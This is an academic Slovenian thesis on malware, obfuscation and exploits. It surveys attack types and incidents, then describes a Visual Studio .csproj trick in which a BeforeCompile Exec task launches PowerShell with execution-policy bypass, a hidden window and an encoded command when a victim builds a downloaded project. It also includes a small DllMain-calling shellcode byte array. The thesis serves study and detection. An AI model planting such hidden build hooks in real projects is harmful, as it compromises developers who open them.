Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Jan Hrovat

Zloraba kombinacije obratnega inženirstva, prikrivanja, ukan in varnostnih ranljivosti

diplomsko delo

visokošolski strokovni študijski program
prve stopnje
računalništvo in informatika

Mentor: izr. prof. dr. Peter Peer

Ljubljana, 2018

Fakulteta za računalništvo in informatiko izdaja naslednjo nalogo:

Zloraba kombinacije obratnega inženirstva, prikrivanja, ukan in varnostnih ranljivosti

Tematika naloge:

V nalogi predstavite koncepte zlonamerne programske opreme, orodja, ki omogočajo njihovo ustvarjanje in zaznavo, pri tem pa se naslonite predvsem na obratno inženirstvo, prikrivanje, ukane ter varnostne luknje. Podajte tudi praktičen primer ustvarjanja ter zaznave zlonamerne programske opreme.

Zahvaljujem se mentorju izr. prof. dr. Petru Peeru za pomoč pri izdelavi diplomskega dela.

Kazalo

Slike

Seznam uporabljenih kratic

kratica	angleško	slovensko
IT	information technology	informacijska tehnologija
IDE	integrated development environment	integrirano razvojno orodje
PE	portable executable	prenosna izvršljivka
API	application programming interface	programski vmesnik
RAM	random access memory	pomnilnik z naključnim dostopom
PLC	programmable logic controllers	programabilni logični kontrolerji
CMD	command prompt	ukazni poziv
EP	entry point	vstopna točka
HEX	hexadecimal	šestnajstiško
IAT	import address table	tabela uvoznih naslovov
EIP	instruction pointer register	register kazalnikov navodil
RISC	reduced instruction set computing	zmanjšan nabor strojnih ukazov
ARM	advanced RISC machine	napredni RISC stroji
DDOS	distributed denial-of-service	porazdeljena ohromitev storitve

Povzetek

Naslov: Zloraba kombinacije obratnega inženirstva, prikrivanja, ukan in varnostnih ranljivosti

Avtor: Jan Hrovat

Katere so hude grožnje na internetu danes? Lahko se strinjamo, da je zlonamerna programska oprema ena izmed njih. Zlonamerna programska oprema se vsakodnevno izboljšuje. Opazovali smo začetke obdobja zlonamerne programske opreme. Na začetku je bila osnovna, danes pa je napredovala do polimorfne in metamorfne implementacije.

Zlonamerna programska oprema lahko uniči podjetja, tovarne; vpliva lahko tudi na ljudi. V diplomski nalogi smo predstavili pregled, kako zmogljiva je lahko zlonamerna programska oprema in kako jo je težko odkriti, kako se jo napiše ter zakrije.

Na koncu smo podali praktičen primer: kako samodejno prepoznati ukane Visual Studia. Predstavili smo tudi načine, kako se izogniti okužbi z zlonamerno programsko opremo.

Ključne besede: zlonamerna koda, škodljiva koda, virus, ranljivost, varnost, prikrivanje, polimorfizem, metamorfizem, izvršljiva koda.

Abstract

Title: Abuse of combination of reverse engineering, obfuscation, exploits and security vulnerability

Author: Jan Hrovat

What is the major treat on the internet today? We can all agree that malicious software is one among the long list. Malware is getting better and better every day. We witnessed and we observed the very beginning of the malware era. In the beginning, we knew basic malware, and nowadays, we go up to the polymorphic and metamorphic implementations of those.

Malware can sometimes destroy businesses, factories and it can also affect people. This thesis provides an overview of how powerful and stealthy malware can be, how it can be made, obfuscated and revealed.

Finally, we look into the practical approach of how to automatically identify a Visual Studio exploit(s). The thesis also introduces ways to avoid getting infected with malicious content.

Keywords: malicious code, harmful code, virus, exploit, safety, obfuscation, polymoprhic, metamorphic, shellcode.

Poglavje 1

Uvod

Živimo v dobi, kjer je razvoj in napredek neizbežen. Napredovanje na področju računalništva in tovrstnih tehnologij s seboj prinaša tudi negativne posledice, med drugim tudi zlonamerno programje in prostor za izkoriščanje ranljivosti, s čimer si lahko napadalci pomagajo uresničiti svoj cilj (denimo kraja podatkov ali kaj podobnega).

Motivirani smo s strani etičnega hekerskega gibanja, ki skuša, kolikor je le moč, prikazati resničnemu svetu, kakšno ceno bi v primeru incidenta lahko plačali. Moramo se zavedati, da v veliki meri uporabljamo računalniške sisteme, ki so potencionalno lahko okuženi. Pravo vprašanje, ki si ga moramo postaviti, je, koliko smo pripravljeni zaščititi oziroma koliko smo pripravljeni izgubiti.

1.1 Pregled področja in sorodnih del

Ukaniti enega izmed bolj uporabljenih in prepoznavnih programov (v svetu razvijalcev) bo definitivno zanimivo. Še posebej tedaj, ko bomo izkoristili njegovo funkcionalnost v naš prid, da bomo izvedeli potencionalno zlonamerno kodo.

V Sloveniji je publikacij s sinergistično temo malo, velja pa omeniti slovensko perspektivo [1], ki razišče, kako se v Sloveniji podjetja odzivajo na

spremembe tehnoloških ovir in kje je prostor za izboljšavo.

Del, ki ga bomo omenili v svoji diplomski nalogi (obratno inženirstvo in prikrivanje), je bolj obširno obdelal tudi Sašo Pajntar [31], kjer se je fokusiral predvsem na preprečevalne tehnike obratnega inženirstva, orodja in metode.

Izmed podobno zvenečih člankov, ki klasificirajo in na podlagi tega ocenjujejo ranljivost, velja izpostaviti enega, recimo [15], vendar se avtorji osredotočajo na novejše metode prepoznavanja zlonamernega programja, recimo s pomočjo strojnega učenja, in ne samo naivnih pristopov (kot je prepoznavanje vzorcev).

Na področju strojnega učenja sta Charles LeDoux in Arun Lakhotia [26], predstavila intuicije obeh področij (zlonamernega programja in strojnega učenja).

Lahko rečemo, da se globalno učimo, razvijamo in izpopolnjujemo na področju preprečevanja zlonamerne uporabe.

1.2 Etično in neetično hekanje

Napredovanje na področju IT je s seboj prineslo veliko groženj varnosti podatkov in virov. Pomen besede hekanje lahko definiramo kot aktivnost, s katero si pomagamo doseči cilj kraje (informacij, dostop do podatkov sistema ali virov). Hekanje lahko v grobem razdelimo na etično in neetično. Največja razlika med omenjenima pa je „dovoljenje“.

Etično hekanje je vrsta hekanja, pri katerem je namen dober. V večini primerov skušamo ugotoviti in popraviti varnostne luknje, ki so se lahko pojavile tekom razvoja sistemov, pri nadgradnji sistemov ali podobno.

Neetično hekanje pa stremi v drugo skrajnost, kjer je cilj kraja, oziroma zloraba pridobljenih informacij na nelegalen način.

V današnjem svetu je čedalje več povpraševanja po etičnem hekanju (največ s strani velikih podjetji oziroma korporacij). Povpraševanje je tako veliko, da se v zadnjem času tudi na spletu pojavlja ogromno etičnih trening programov, ki naj bi omogočili vpogled v dobre prakse varnosti [30].

1.3 Struktura diplomske naloge

V diplomskem delu smo razložili, kaj so ukane, kako izvršiti zlonamerno kodo, kakšna orodja oziroma vzvode lahko uporabimo za analizo, kakšne vrste analiz poznamo in kako avtomatizirano zaznati izvršljivo kodo (angl. shellcode oziroma payload) v programskem orodju Microsoft Visual Studio [29].

V poglavju 2 smo predstavili orodja, da bomo seznanjeni s čim se bomo ukvarjali. Omenili smo tudi metode, s katerimi smo si pomagali do željenih ciljev (hitrejše in bolj učinkovite).

Nato smo obširno pogledali namen in uporabo zlonamernega programja. V poglavju 3 smo izpostavili tudi nekaj najbolj znanih, katastrofalnih in zaznamovajočih hekerskih napadov.

Pomagali smo si s pomočjo orodji in metod predstavljenih v prejšnih poglavjih. Opazili smo tudi uporabo prej omenjenih ukan, varnostnih lukenj (poglavje 4) in izvršljive kode (poglavje 5). Taka vrsta programov je zaradi protivirusnih zaščit (angl. antivirus), požarnih zidov (angl. firewall) in podobnih metod obrambe zelo zaščitena, zato smo se v poglavju 6 osredotočili tudi na prekrivanje (angl. obfuscation), virtualizacijo ter navidezne stroje in ker imamo opravka z zlonamernim programjem, nas v večini primerov zanima, oziroma želimo vedeti, kako taka vrsta programja deluje, smo v poglavju 6 predstaviti tudi binarno analizo.

Vse skupaj smo povezali in uporabili v poglavju 7, kjer smo predstavili in demonstrirali prej omenjene tehnologije, metode in orodja.

Poglavje 2

Orodja in metode

Ker se bomo v diplomski nalogi soočali z zlonamernim programjem, bomo predstavili orodja in njihove metode, s katerimi bomo operirali v nadaljevanju.

2.1 Microsoft Visual Studio

Microsoft Visual Studio [29] (pogosto skrajšan na MSVS) je programsko orodje, ki je integrirano razvojno okolje (IDE). Podpira ogromno programskih jezikov, eksternih okvirjev in dodatnih orodij (Spy++ in podobna). V našem primeru bo uporabljen za razvoj zlonamerne kode, razhroščevanje (angl. debugging) in za ukano, ki jo bomo predstavili v nadaljevanju diplomske naloge. Lahko služi tudi za oddaljeno razhroščevanje (angl. remote debugging).

2.2 Interactive Disassembler

Interactive Disassembler [19] (pogosto skrajšano na IDA) je orodje za demontažo (obratni inženiring) programske opreme, ki generira montažni jezik iz strojne kode. Orodje podpira veliko različnih tipov datotek, med drugim tudi datoteke formata PE (za operacijski sistem Windows). Z orodjem si bomo pomagali do enega izmed naših omenjenih mejnikov v poglavju 1.

IDA programsko okolje bomo uporabljali za statično obratno inženirstvo (poglavje 6) [9].

Ker je obratno inženirstvo izredno zahtevno in precizno delo (zaradi kombinacije vsemogočih tehnologij, ukan, zlonamernih vzorcev in podobno), je v veliki meri to lahko zelo časovno potraten postopek. IDA nam omogoča uporabo njihovega programskega vmesnika (angl. API) [11], s katerim si lahko stvari poenostavimo oziroma avtomatiziramo. S pomočjo skriptnega jezika Python (ali pa C++), bomo ustvarili lastno skripto, ki bo omogočala, na podlagi statične analize, avtomatiziran proces prepoznavanja zlonamernih vzorcev.

2.3 VMProtect

V poglavju 1 smo omenili prikrivanje (angl. obfuscation). Prikrivanje oziroma tovrstne metode (odvečna koda, navidezni stroji, samoreplikacijska koda in podobno) služijo onemogočanju analize obratnega inženiringa. S pomočjo programskega orodja VMProtect [41] bomo demonstrirali prej omenjene metode in na grobo opisali njihov postopek delovanja.

2.4 Base64 kodiranje

Za prikrivanje naše ukane v orodju Visual Studija bomo uporabili Base64 kodiranje. Ta vrsta kodiranja predstavlja binarne informacije zapisane v obliki ASCII niz formata. V večini se tovrstno kodiranje uporablja za prenos binarnih podatkov, kadar si ne moremo privoščiti izgub (ker ASCII črkovni set prepozna skoraj vsak operacijski sistem). V našem primeru, pa bomo s pomočjo omenjenega kodiraja omogočili uporabniku neberljivo (in tako tudi težje opazljivo) ukano.

2.5 WinDbg Preview

Razhroščevalnik WinDbg Preview služi dinamični analizi programske opreme. Že njegov predhodnik (WinDbg) je bil bogat v funkcionalnosti. Pri WinDbg Preview pa so se razvijalci razhroščevalnika še posebno potrudili in podprli veliko novih, močnih in učinkovitih funkcionalnosti, ki pripomorejo k hitrejši in bolj zanesljivi dinamični analizi. S pomočjo orodja si bomo pogledali, kako se program obnaša v izvajanju (angl. runtime).

Poglavje 3

Zlonamerna programska oprema

Ob napredovanju tehnologij in metod na področju IT, je, žal neizbežno, napredoval tudi razvoj zlonamerne programske opreme. Zlonamerna programska oprema (angl. malicious software) je vse, kar lahko potencialno škodi računalniškemu sistemu (na nivoju programske ali strojne opreme).

Velikokrat za njih slišimo po imenih: virus (angl. virus), trojanski konj (angl. trojan horse), korenski komplet (angl. rootkit), oglaševalno programje (angl. adware), črv (angl. worm) ali kaj podobnega. Med seboj so si omenjene metode sinergistične in največkrat gre za zlonamerno kodo (kraja podatkov, zloraba uporabniških pravic, brisanje dokumentov, enkripcija podatkov in podobno).

3.1 Vrste napadov

Ker poznamo različne računalniške sisteme, je tudi način napadov in metod lahko različen. V nadaljevanju bomo predstavili nekaj bolj znanih metod napadov.

3.1.1 Porazdeljena ohromitev storitve

Porazdeljena ohromitev storitve (angl. distributed denial-of-service, krajše DDOS) [40, 28] je način napada, kjer je namen oslabiti oziroma zrušiti strežnik. Metoda napada je, da strežnik preobremenimo z veliko prometa, katerega ni zmožen sprocesirati. Ker je strežnik zaposlen s procesiranjem vseh ponarejenih (angl. fake) zahtev, ni zmožen izpolniti pravih zahtev in tako pride v uporabnikovih očeh do izpada sistema oziroma nedelovanje le tega.

Za DDOS napade je značilno, da se uporabljajo omrežja robotskih računalnikov (angl. botnet) ali zombi-računalniki (v kontekstu DDOS, so to računalniški sistemi, ki služijo namenu pošiljanja ponarejenih ukazov strežniku.).

3.1.2 Beležnik tipkanja

Beležnik tipkanja (angl. keylogger) [23] je programska oprema, ki beleži zaporedje pritisnjenih tipk. Taki zapisi vsebujejo vse vrste podatkov, med drugim tudi gesla, uporabniška imena, e-pošte in podobno. Cilne tarče so vsi uporabniki, ki uporabljajo tipkovnico. Tako vrste programske opreme je zelo težko odkriti, ker gre za sistemske klice, ki delujejo legitimno in ne vzbujajo posebne pozornosti.

Ponekod je za dodatno zaščito moč opaziti uporabo virtualnih tipkovnic (recimo pri vpisu v banke).

3.1.3 Ribarjenje

Ribarjenje (angl. phishing) [37, 32] je hekerska zloraba, pri kateri heker ponaredi spletno stran tako, da izgleda pristno. Ponavadi gre za spletne strani z vpisom uporabniškega imena ter gesla, lahko pa tudi e-pošte in ostalih osebnih podatkov. Lahko gre zgolj za enostavno ponarejeno spletno stran, pri kateri napadalec sega samo po e-poštnem predalu. Nato pa s pomočjo socialnega inženiringa tarčo zapelje v željene vode. Velja omeniti, da je uspeh

odvisen od kvalitete prevare.

3.1.4 Goljufije računalniških iger

V zadnjih časih je goljufanje pri računalniških igrah (angl. game hacking) izredno zanimiva in vroča tematika. Zneski nagrad nekaterih bolj priznanih turnirjev sploh niso tako zanemarljivi. Izpostaviti velja Dota 2 turnir. To je turnir, ki se odvija v ZDA. Nagradni sklad je leta 2017 znašal krepko preko 24,5 milijona USD [12]. Ciljna množica za goljufanje pri takih igrah ni zanemarljiva. Potenciala je ogromno in zato lahko na spletu najdemo veliko različnih ponudnikov goljufij za tovrstne igre. Cilj take vrste goljufije je, da goljuf izkorišča podatke (pridobljene iz pomnilnika z naključnim dostopom (angl. RAM) v svoj prid in tako izkorišča dodatno funkcionalnost (primer vidimo na sliki 3.1).

Slika 3.1: Goljufanje pri igri Counter Strike.

3.2 Primeri hujših zlorab

Kot smo že omenili, lahko hekerski napadi oziroma vdori pustijo velik pečat, tako pri posameznikih kakor tudi v organizacijah. Velja omeniti nekaj večjih na svetu, ki so definitivno pustili sled v zgodovini človeštva, zato bomo v nadaljevanju pogledali nekaj bolj zaznamujočih napadov na svetu.

3.2.1 Yahoo!


Internetna spletna stran Yahoo! [45] je ena izmed bolj priljubljenih in masovnih omrežji na spletu. Septembra leta 2016 je gigant objavil, da so imeli v preteklosti dve večji podatkovni kršitvi (hekerski napad na Yahoo!). Druga se je pojavila leta 2014, kjer naj bi bilo prizadetih kar 500 miljonov Yahoo! uporabnikov. Prvi napad, ki se je pojavil avgusta leta 2013, pa naj bi prizadel kar eno milijardo uporabnikov. Kasneje se je izkazalo, da je bila številka večkratno podcenjena. Šlo naj bi sicer za tri milijarde uporabnikov [46]. Yahoo! se še vedno aktivno bojuje proti tožbam, ki so sprožila množična interna trenja v samem podjetju in tudi odstop nekaterih zaposlenih na visokem nivoju.

3.2.2 Stuxnet

Zlonamerna programska oprema, črv po imenu Stuxnet [38] je bila odkrita leta 2010, izdelana pa naj bi bila že pred letom 2005. Šlo je za zelo počasno, vendar zelo tiho prenosljivo hekersko prevaro. Črv naj bi namreč okužil preko dvesto tisoč računalniških sistemov. Cilj Stuxneta je bil napad na iranski nuklearni program. S pomočjo manipulacije programabilnih logičnih krmilnikov (angl. programmable logic controllers, PLC), ki omogočajo nadzorovanje in delovanje elektromehanskih procesov, so hekerji uspeli uničiti petino iranskih nuklearnih centrifug. Zlonamerno programje je namreč pošiljalo nesmiselne ukaze PLC, kar je vodilo do nepravilnega delovanja elektromehanskih procesov in njihove strojne opreme. S strani operaterja, je bilo delovanje videti nemoteno, zaradi ponarejenih rezultatov na monitorju. Na žalost pa Iran ni

bil edina prizadeta entiteta. Naj bi bilo še okoli 1000 podobnih entitet, ki pa niso bili cilnja tarča.

Slika 3.2 prikazuje postopek manipulacije nad PLC. Operater vpiše vrednost 5. Nato jo programska oprema, ki je odgovorna za upravljanje s PLC, interpretira in vpiše v PLC. Pred vpisom se vrednost 5 spremeni v 999 (za kar poskrbi Stuxnet modul). Po uspešni vpisni operaciji programska oprema zaradi validacije prebere nazadnje vpisano vrednost iz PLC, da je lahko operater potrdil operacijo. Ker ta ni bila legitimna (v našem primeru 999), je Stuxnet poskrbel, da se je vrednost spremenila na prej vpisano vrednost (v našem primeru 5).




Slika 3.2: Pregled principa delovanja Stuxnet črva.

3.2.3 WannaCry

WannaCry je izsiljevalsko zlonamerno programje [43]. Cilj je pridobiti finančna sredstva s pomočjo izsiljevanja končnega uporabnika. Programje zakriptira datoteke na sistemu, napadalci pa nato zahtevajo določeno vsoto

denarja v neki določeni valuti (ponavadi gre za Bitcoin) za dekripcijo podatkov.

Eden izmed večjih kibernetskih napadov, ki se je zgodil maja leta 2017, je zelo zaznamoval zgodovino. Okuženih je bilo več kot 230 tisoč računalnikov v več kot 150 državah [7]. Izsiljevalsko programje je prizadelo tudi nekaj večjih podjetji, med drugim Portugalski Telecom, FedEx in nekatere večje univerze ter bolnice. Na sliki 3.3 lahko opazimo distribucijo zlonamernega programja (siva malo oziroma nič prizadetih, zelena malo prizadetih, rumena nekaj prizadetih, oranžna in rdeča ogromno prizadetih).



Slika 3.3: Prikaz prizadetih držav s strani WannaCry [7].

Poglavje 4

Ukane in varnostne luknje

Ker napadalci želijo ostati skriti pred požarnimi zidovi in anti-virusnimi aplikacijami, lahko v ta namen uporabijo ukane (angl. exploit) ter varnostne luknje (angl. security vulnerability). V grobem je ideja taka, da s pomočjo operacijskega sistema ali kake druge programske opreme (varnostnih pomankljivosti le - teh) izkoristimo funkcionalnost v našo prid. S pomočjo te metode si lahko dodelimo večje pravice v sistemu ter dostopamo do zasebnih datotek in podatkov. Ukane lahko izkoriščamo tudi za to, da pridobimo dostop do drugih procesov in tako beremo njihov dinamični pomnilnik.

V diplomskem delu bomo izkoristili funkcionalnost razvojnega programskega orodja Microsoft Visual Studio [29], da bomo izvedli našo zlonamerno programsko kodo.

4.1 Meltdown

Ukana Meltdown [27] je dvignila ogromno prahu. Meltdown, ki omogoča branje RAM tudi z minimalnimi uporabniškimi pravicami, je postala izredno zanimiva tema, ker varnost računalniških sistemov temelji na ločevanju jedrnega (angl. kernel) in uporabniškega (angl. user) pomnilnika, katerega Meltodown ukani. S pomočjo Meltdowna lahko zlorabimo zaščito in beremo informacije na arbitrarnih jedrnih naslovih pomnilnika (drugače nedostopni

uporabniku). Če povzamemo, Meltdown omogoča branje celotnega (tako lupinskega kot uporabniškega) pomnilnika, v katerem se izvaja. Za to so potrebne najmanjše uporabniške pravice, kar pomeni, da lahko vsaka aplikacija, ki izkorišča Meltdown ukano, bere in interpretira podatke ostalih aplikacij.

Eden izmed razlogov, zakaj je Meltdown tako odmeven je, da je izredno prilagodljiv, saj ni omejen na operacijski sistem.

4.2 Spectre

Podobno kot pri ukani Meltdown tudi Spectre [24] izkorišča ukano procesorjev. Cilj je branje podatkov na arbitrarnih pomnilniških naslovih. Prav tako kot Meltdown je tudi Spectre zelo odmeven, ker je ukano možno uporabiti pri večini AMD, Intel in ARM mikroprocesorjih. Vredno je omeniti, da je Spectre kanček bolj umazana ukana, ker jo je brez predelave strojne opreme (torej samih procesorjev) in strojnih ukazov nemogoče odpraviti.

Izkorišča tehnologijo, ki skrbi za predikcije pogojnih vej (angl. conditional branches).

4.3 Microsoft Visual Studio

Poznamo več vrst ukan. Ena izmed njih so lokalne ukane, ki ne izkoriščajo omrežja oziroma nimajo možnosti oddaljenega upravljanja in dostopanja do sistema, da se izvedejo in izkoristijo varnostno luknjo. Gre za ukano, za katero je potrebno, da živi na fizični napravi (MSVS naložen na operacijskem sistemu).

Mnogi razvijalci programske opreme po vsem svetu uporabljajo prav MSVS. Ima velik nabor funkcionalnosti, kar ga postavi na prvo mesto med konkurenti. Poleg velike funkcionalnosti pa pride poleg tudi veliko varnostnih lukenj, katere lahko izkoristimo za ukanitev.

4.3.1 Datoteke .sln in .csproj

MSVS omogoča dvo-klik na različne datoteke, med njimi tudi datoteke s končnico .sln (angl. solution). Če rešitev odpremo z dvo-klikom, ta lahko izvede datoteke s končnico .csproj (projekt), katere so (ponavadi) del rešitve.

Datoteke s končnico .csproj so prav tako izvršljive in vsebujejo vnaprej določeno vsebino, da se pravilno izvedejo. Datoteke tega tipa nam omogočajo izvajanje operacij in opravil kot so pred-gradnje (angl. prebuild), po-gradnje (post-build), porazdelitev datotek, filtrov in podobno. Naša ukana bo živela znotraj datoteke .csproj. Uporabili bomo opravilo Exec Task [13], ki je namenjeno izvševanju ukazov.

4.3.2 Ukaz Exec Task

S pomočjo omenjenega ukaza bomo lahko izvedli našo zlonamerno izvršljivo kodo bolj neopazno končnemu uporabniku. Enako velja za protivirusne sisteme, požarne zide in ostala orodja za preprečevanje hekanja. Ker gre za standardno opravilo Exec Task, je izvajanje težje opazno, saj entitete (ki zaznavajo viruse) prezrejo tovrstne klice, saj mislijo, da gre za povsem navaden klic.

Exec Task ponavadi uporabi program CMD za izvajanje opravil, mi pa ga bomo izvedli v okolju Powershell. Ker že omenjamo konfiguracijo, velja omeniti nekaj parametrov, katere bomo uporabili za konfiguracijo Exec Task ukaza (slika 4.1):

- IgnoreExitCode: ali želimo statusno kodo ignorirati.
- ContinueOnError: ali želimo nadaljevati izvajanje ostalih ukazov, če naš ukaz spodleti.
- Command: ukaz katerega želimo izvesti. Parameter Command bomo še dodatno skonfigurirali s pomočjo zastavic:
  - ExecutionPolicy: kakšno politiko izvrševanja želimo,

– Noprofile: ali želimo izvrševati vse skripte,

– windowstyle: kakšen stil okna želimo,

– enc: ali podajamo vsebino enkriptirano.


```
128   </ItemGroup>
129   <ItemGroup />
130   <Import Project="$(MSBuildToolsPath)\Microsoft.CSharp.targets" />
131   <Target Name="BeforeCompile">
132   <Exec IgnoreExitCode="true" ContinueOnError="true" command="powershell -ExecutionPolicy bypass
133 </Target>
134 </Project>
```

Slika 4.1: Vsebina datoteke .csproj za ukaz Exec Task.

4.3.3 Izvrševanja ukane

Izkoristili bomo izvajanje ukazov v datoteki .csproj. Naš cilj lahko dosežemo s prej omenjenim ukazom Exec Task. Postavimo se v vlogo žrtve in poglejmo, kako poteka proces okužbe.

Žrtev iz spletišča GitLab (javni repozitorij) prenese naš navidezno neokužen projekt. Ob kliku na .sln datoteko, se prične izvedba MSVS programja, ki nato prebere vsebino .sln datoteke in jo izvede. V našem primeru (poglavje 7) se bo izvedel projekt exploit.csproj, ki bo lahko izvedel prej omenjeno opravilo Exec Task.



Slika 4.2: Postopek izvrševanja ukane.

Na sliki 4.2 je moč opaziti proces izvajanja ukane. Ko je projekt inicializiran, ga lahko zgradimo (angl. build) ali pa ponovno zgradimo (angl. rebuild). Pred gradnim procesom se kliče tudi naše opravilo Exec Task, ki poskrbi za to, da se zažene Powershell in izvede naša potencialno zlonamerna izvršljiva koda, katero bomo bolj podrobneje obdelali v poglavju 5.

Poglavje 5

Zlonamerna izvršljiva koda

Zlonamerna izvršljiva koda (angl. shellcode) je v naprej načrtovano in sestavljeno zaporedje bajtov, ki se lahko izvede, ko je le-ta vrinjena (angl. injected) v proces. To je zaporedje logičnih enic in ničel, ki predstavljajo nabor ukazov.

V nadaljevanju bomo skonstruirali našo izvršljivo kodo (katero bomo uporabili tudi v poglavju 7), pogledali kako lahko zakrijemo sledi in predstavili, v kakšnih oblikah se izvršljiva koda lahko pojavi.

5.1 Oblike izvršljive kode

Glede na uporabnost oziroma cilj (kaj želimo pravzaprav doseči), lahko izvršljivo kodo prepoznamo v različnih oblikah. Na koncu dneva je seveda to le zaporedje bajtov, ki se izvedejo in naredijo, za kar so pač bili ustvarjeni.

5.1.1 C++ seznam bajtov

Ker nam programski jezik C++ omogoča zelo veliko svobodo, je implementacija in izvedba izvršljive kode (relativno) enostavna. Pogledali si bomo klic funkcije dllmain(...) zapisan kot seznam zaporednih bajtov. Izvršljivo kodo bomo napisali generično, da bo delovala za arbitraren naslovni prostor. Poglejmo si primer uporabe v C++ programskem jeziku.

```
uint8_t shellcode[] = {
0x48, 0x83, 0xEC, 0x28, 0x48, 0xB9, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0xC7,
0xC2, 0x01, 0x00, 0x00, 0x00, 0x4D, 0x31, 0xC0,
0x48, 0xB8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0xFF, 0xD0, 0x48, 0x83, 0xC4, 0x28,
0xC3 };
```

Slika 5.1: Seznam bajtov izvršljive kode v C++ jeziku.

Omenili smo, da se bo izvršljiva koda lahko izvedla na arbitrarnem naslovnem prostoru. To pomeni, da je izvršljiva koda dokončno zmontirana v času izvajanja (angl. runtime). Pomembno je, da se zavedamo, da imajo procesi alociran virtualni naslovni prostor, kar pomeni, da je lahko bazni naslov procesa (angl. image base address) [4] ob vsakem ponovnem zagonu drugačen. Da lahko izvršljivo kodo izvedemo na arbitrarnih naslovih, je potrebno poznati, kako deluje operacijski sistem, strojni jezik, kako se izvajajo klici, kakšne vrste klicev poznamo in podobno. Vse podrobnosti so ključnega pomena. Ob nepoznavanju tehnologij je precejšna verjetnost, da se izvršljiva koda izvede napačno, kar pa vodi do prekinitve programa, oziroma do zrušitve (angl. crash) sistema (procesa ali operacijskega sistema). Na sliki 5.1 so izpostavljeni trije segmenti izvršljive kode, ki so ključni za generično implementacijo:

- 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 hModule argument: relativni naslov modula.
- 0x1 0x00 0x00 0x00 ulReasonForCall argument: razlog za klic funckcije dllmain.
- 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 absolutni naslov vstopne točke modula (angl. module entry point)[1].

[1]To ni argument temveč absolutni naslov. Namen je, da izvršljiva koda ve, kje se nahaja funkcija dllmain, da jo lahko pokliče.

Velja omeniti, da ima klic dllmain tudi tretji argument lpReserved, ki pa ni ključnega pomena.

Človeško oko je bolj navajeno asemblerske kode kot pa samih bajtov, zato bomo izvršljivo kodo na sliki 5.1 prevedli v asemblersko kodo s pomočjo Intelove ukazne množice (angl. Intel instruction set) [21], da jo bomo lažje interpretirali in razložili namen:

```
0:  sub     rsp, 0x28
4:  movabs  rcx, 0x00
e:  mov     rdx, 0x01
15: xor     r8, r8
18: movabs  rax, 0x00
22: call    rax
24: add     rsp, 0x28
28: ret
```

